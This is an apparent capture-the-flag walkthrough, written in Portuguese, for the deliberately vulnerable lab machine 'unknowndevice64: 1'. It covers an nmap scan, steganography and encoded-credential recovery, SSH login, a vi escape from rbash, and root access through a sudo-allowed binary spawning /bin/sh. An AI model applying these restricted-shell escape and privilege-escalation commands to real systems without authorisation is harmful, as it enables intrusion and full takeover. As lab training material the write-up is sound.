

## unknowndevice64: 1


IP da máquina: 192.168.2.111 // MAC: 08:00:27:22:59:41

Resultados do nmap:

nmap -A -p- 192.168.2.111

```
PORT      STATE SERVICE VERSION
1337/tcp  open  ssh      OpenSSH 7.7 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 b9:af:04:6d:f1:8c:59:3a:d6:e1:96:b7:f7:fc:57:83 (RSA)
|_ 256 12:68:4c:6b:96:1e:51:59:32:8a:3d:41:0d:55:6b:d2 (ECDSA)
|_ 256 da:3e:28:52:30:72:7a:dd:c3:fb:89:7e:54:f4:bb:fb (ED25519)
31337/tcp open  http      SimpleHTTPServer 0.6 (Python 2.7.14)
|_ http-server-header: SimpleHTTP/0.6 Python/2.7.14
|_ http-title: Website By Unknowndevice64
MAC Address: 08:00:27:22:59:41 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```


http://192.168.2.111:31337/



Evidencia encontrada no código fonte:

```
<p>Website By Unknowndevice64</p>
<!--key_is_h1dd3n.jpg-->
```

http://192.168.2.111:31337/key\_is\_h1dd3n.jpg




Steghide:

Senha: h1dd3n

```
root@kali:~# cat h1dd3n.txt
++++++[>+>>++++>>++++>>><<<-]>>>>+++++++.....,<-----..+.
++++.>-----,<<++.+.>++++,-.+++++,>+++++++>+++++++>+++++
```

[https://www.splitbrain.org/\\_static/ook/](https://www.splitbrain.org/_static/ook/)



SSH:

```

root@kali:~# ssh ud64@192.168.2.111 -p 1337
The authenticity of host '[192.168.2.111]:1337 ([192.168.2.111]:1337)' can't be established.
ECDSA key fingerprint is SHA256:i17eNafYZbuhnBTV0d3NGK7az/9ZPgWR8GQzqGenV9g.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.2.111]:1337' (ECDSA) to the list of known hosts.
ud64@192.168.2.111's password:
Last login: Mon Dec 31 08:37:58 2018 from 192.168.56.101
ud64@unknowndevice64_v1:~$ id
uid=1000(ud64) gid=1000(ud64) groups=1000(ud64)

```

```

ud64@unknowndevice64_v1:~$ echo $SHELL
/bin/rbash
ud64@unknowndevice64_v1:~$ echo $PATH

```

Vi para escapar do shell restrito:

```

:!/bin/bash

```

```

export PATH=/usr/bin:$PATH

```

```

export SHELL=/bin/bash:$SHELL

```

```

sudo -l

```

```

bash-4.4$ export PATH=/usr/bin:$PATH
bash-4.4$ export SHELL=/bin/bash:$SHELL
bash-4.4$ sudo -l
User ud64 may run the following commands on unknowndevice64_v1:
(ALL) NOPASSWD: /usr/bin/sysud64

```

Root:

```

sudo sysud64 -o /dev/null /bin/sh

```

```

bash-4.4$ sudo sysud64 -o /dev/null /bin/sh
sh-4.4# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
sh-4.4# uname -a
Linux unknowndevice64_v1 4.16.3-porteus #1 SMP PREEMPT Sat Apr 21 12:42:52 Local time zone must be set--
x86_64 Intel(R) Core(TM) i3-3240 CPU @ 3.40GHz GenuineIntel GNU/Linux

```